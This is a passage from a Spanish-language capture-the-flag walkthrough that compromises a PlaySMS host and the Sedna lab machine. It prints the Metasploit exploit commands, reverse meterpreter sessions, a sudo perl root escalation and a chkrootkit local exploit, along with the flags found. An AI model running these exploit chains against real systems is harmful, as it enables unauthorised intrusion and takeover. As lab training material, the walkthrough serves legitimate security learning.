msf6 > search playsms

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/multi/http/playsms_uploadcsv_exec       2017-05-21       excellent  Yes    PlaySMS import.php Authenticated CSV F
ile Upload Code Execution
   1  exploit/multi/http/playsms_template_injection  2020-02-05       excellent  Yes    PlaySMS index.php Unauthenticated Temp
late Injection Code Execution
   2  exploit/multi/http/playsms_filename_exec       2017-05-21       excellent  Yes    PlaySMS sendfromfile.php Authenticated
 "Filename" Field Code Execution


Interact with a module by name or index. For example info 2, use 2 or use exploit/multi/http/playsms_filename_exec

msf6 >
```

Vamos a usar el primer exploit el cual tiene un CSV.




```
msf6 > use exploit/multi/http/playsms_uploadcsv_exec
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(multi/http/playsms_uploadcsv_exec) > set rhost 192.168.37.133
rhost => 192.168.37.133
msf6 exploit(multi/http/playsms_uploadcsv_exec) > set lhost 192.168.37.130
lhost => 192.168.37.130
msf6 exploit(multi/http/playsms_uploadcsv_exec) > set lport 4444
lport => 4444
msf6 exploit(multi/http/playsms_uploadcsv_exec) > set username touhid
username => touhid
msf6 exploit(multi/http/playsms_uploadcsv_exec) > set password diana
password => diana
msf6 exploit(multi/http/playsms_uploadcsv_exec) > set targeturi //SecreTSMSgatwayLogin
targeturi => //SecreTSMSgatwayLogin
msf6 exploit(multi/http/playsms_uploadcsv_exec) > set targeturi /SecreTSMSgatwayLogin
targeturi => /SecreTSMSgatwayLogin
msf6 exploit(multi/http/playsms_uploadcsv_exec) >
```

Usamos ese exploit, el puerto usado ha sido el 4444, con su respectivo usuario y contraseña, hacia la url.


rhost->Ip Dina

lhost->ip local




```
msf6 exploit(multi/http/playsms_uploadcsv_exec) > exploit

[*] Started reverse TCP handler on 192.168.37.130:4444
[+] Authentication successful: touhid:diana
[*] Sending stage (39927 bytes) to 192.168.37.133
[*] Meterpreter session 1 opened (192.168.37.130:4444 -> 192.168.37.133:56068) at 2024-02-25 14:50:00 +0000
```

Por último ponemos exploit y habremos entrado correctamente en el meterpreter si todo sale bien.



```
meterpreter > getuid
Server username: www-data
meterpreter > shell
Process 2767 created.
Channel 0 created.
python -c 'import pty; pty.spawn("/bin/sh")'
$ sudo -l
sudo -l
Matching Defaults entries for www-data on this host:
    env_reset,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on this host:
    (ALL) NOPASSWD: /usr/bin/perl
$ 
```

Una vez dentro, usaremos python para nuestra propia shell y seremos sudo, una vez hecho esto veremos que tiene permisos de sudo en perl.




```
$ sudo /usr/bin/perl -e "exec '/bin/sh'"
sudo /usr/bin/perl -e "exec '/bin/sh'"
# whoami
whoami
root
# cd /root
cd /root
# ls
ls
flag.txt
# cat flag.txt
cat flag.txt
________                                             ________
\________\-------___      ___         ____----------/________/
    \_______\----\\\\\\   //_ _ \\    //////-------/_______/
        \______\----\\|| (( ~|~ )))  ||//------/________/
            \_____\---\\ ((\ = / ))) //----/_____/
                \____\--\_)))  \ _)))---/____/
                      \__/  (((     (((_/
                         |  -)))  -  ))


root password is : hello@3210
easy one .....but hard to guess.....
but i think u dont need root password......
u already have root shelll....


CONGO.........
FLAG : 22d06624cd604a0626eb5a2992a6f2e6
```

Haremos un exploit de los permisos de root y posteriormente haremos whoami, para ver realmente si somos root. Una vez realizado esto, entraremos en el directorio de root y veremos que hay un flag. Aquí descubriremos el flag y la contraseña de root que es hello@3210.

MEDIUM

SEDNA

Vamos a seguir con Sedna que es una máquina de dificultad media.




Description

Welcome to Sedna


This is a vulnerable machine i created for the Hackfest 2016 CTF http://hackfest.ca/

Difficulty : Medium




```
192.168.37.134

Sedna login:
```

En la máquina de Sedna aparece directamente su ip. Usaremos nmap y veremos que el puerto 80 se encuentra abierto como hemos hecho en máquinas anteriores.




Pondremos la ip y el puerto 80 en la url del navegador y nos aparecerá esta imagen.




```
root@mint:~# nikto -h http://192.168.37.134/
- Nikto v2.1.5
---------------------------------------------------------------------------
+ Target IP:          192.168.37.134
+ Target Hostname:    192.168.37.134
+ Target Port:        80
+ Start Time:         2024-02-25 19:03:12 (GMT0)
---------------------------------------------------------------------------
+ Server: Apache/2.4.7 (Ubuntu)
+ Server leaks inodes via ETags, header found with file /, fields: 0x65 0x53fb059bb5bc8
+ The anti-clickjacking X-Frame-Options header is not present.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ "robots.txt" contains 1 entry which should be manually viewed.
+ Allowed HTTP Methods: OPTIONS, GET, HEAD, POST
+ OSVDB-3268: /files/: Directory indexing found.
+ OSVDB-3092: /files/: This might be interesting...
+ OSVDB-3092: /system/: This might be interesting...
+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-3092: /license.txt: License file found may identify site software.
+ 6544 items checked: 0 error(s) and 9 item(s) reported on remote host
+ End Time:           2024-02-25 19:03:22 (GMT0) (10 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Usaremos nikto que es una herramienta para escanear objetivos. Y aquí hemos encontrado un directorio interesante que sería license.txt.


192.168.37.134/license.txt
(sin asunto) - carlosalcaidev
Firefox P
192.168.37.134/license.txt


```
The MIT License (MIT)

Copyright (c) 2012 - 2015 BuilderEngine / Radian Enterprise Systems Limited.

Permission is hereby granted, free of charge, to any person obtaining a copy
of this software and associated documentation files (the "Software"), to deal
in the Software without restriction, including without limitation the rights
to use, copy, modify, merge, publish, distribute, sublicense, and/or sell
copies of the Software, and to permit persons to whom the Software is
furnished to do so, subject to the following conditions:

The above copyright notice and this permission notice shall be included in
all copies or substantial portions of the Software.

THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR
IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY,
FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE
AUTHORS OR COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER
LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISING FROM,
OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN
THE SOFTWARE.
```

Si observamos podemos ver que usa Builder Engine 2015 y eso lo podremos explotar con metasploitable, así que usaremos una sesión de meterpreter.




```
msf6 > use exploit/multi/http/builderengine_upload_exec
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/builderengine_upload_exec) > set rhosts 192.168.37.134
rhosts => 192.168.37.134
msf6 exploit(multi/http/builderengine_upload_exec) > exploit

[*] Started reverse TCP handler on 192.168.37.130:4444
[+] Our payload is at: UnGElwAoA.php. Calling payload...
[*] Calling payload...
[*] Sending stage (39927 bytes) to 192.168.37.134
[+] Deleted UnGElwAoA.php
[*] Meterpreter session 1 opened (192.168.37.130:4444 -> 192.168.37.134:42006) at 2024-02-25 19:24:41 +0000

meterpreter > pwd
/var/www/html/files
meterpreter > 
```

Hemos usado el exploit con builderengine como hemos dicho anteriormente, ya estamos dentro de la máquina Sedna y ahora necesitamos las flags.




```
meterpreter > shell
Process 11753 created.
Channel 0 created.
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@Sedna:/var/www/html/files$
```

usaremos python para tener el shell adecuado




```
www-data@Sedna:/var/www$ cat flag.txt
cat flag.txt
bfbb7e6e6e88d9ae66848b9aeac6b289
```

en www encontraremos la flag haciendo cat.




```
www-data@Sedna:/etc/chkrootkit$ cat README
cat README
                          chkrootkit V. 0.49

           Nelson Murilo <nelson@pangeia.com.br> (main
```

Tenemos un README el cual nos muestra chkrootkit. Nuestro objetivo ahora será hacer una nueva shell para tener la flag raíz con un exploit con chkrootkit.




```
msf6 exploit(multi/http/builderengine_upload_exec) > use exploit/unix/local/chkrootkit
```

Entramos en el exploit de chkrootkit.




```
msf6 exploit(unix/local/chkrootkit) > set session 1
session => 1
msf6 exploit(unix/local/chkrootkit) > exploit

[*] Started reverse TCP handler on 192.168.37.130:4444
[!] SESSION may not be compatible with this module:
[!]  * incompatible session platform: linux. This module works with: Unix.
[!] Rooting depends on the crontab (this could take a while)
[*] Payload written to /tmp/update
[*] Waiting for chkrootkit to run via cron...


id
[*] Sending stage (24768 bytes) to 192.168.37.134
[+] Deleted /tmp/update
[*] Meterpreter session 2 opened (192.168.37.130:4444 -> 192.168.37.134:42008) at 2024-02-25 20:10:00 +0000
```

Iniciamos el exploit.




```
meterpreter > pwd
/root
meterpreter > ls
Listing: /root
==============

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
100600/rw-------  212       fil   2017-03-12 05:54:14 +0000  .bash_history
100644/rw-r--r--  3106      fil   2014-02-20 02:43:56 +0000  .bashrc
040700/rwx------  4096      dir   2016-10-23 02:14:11 +0000  .cache
100644/rw-r--r--  140       fil   2014-02-20 02:43:56 +0000  .profile
100644/rw-r--r--  66        fil   2016-10-08 07:34:21 +0000  .selected_editor
040700/rwx------  4096      dir   2016-10-23 02:14:12 +0000  .ssh
100644/rw-r--r--  67309882  fil   2016-10-24 11:04:14 +0000  8d2daf441809dcd86398d3d750d768b5-BuilderEngine-CMS-V3.zip
040755/rwxr-xr-x  4096      dir   2016-10-08 00:04:14 +0000  chkrootkit
100000/---------  33        fil   2016-10-22 17:07:08 +0000  flag.txt
```

Aquí podré acceder a la flag raíz.



```
meterpreter > cat flag.txt
a10828bee17db751de4b936614558305
```

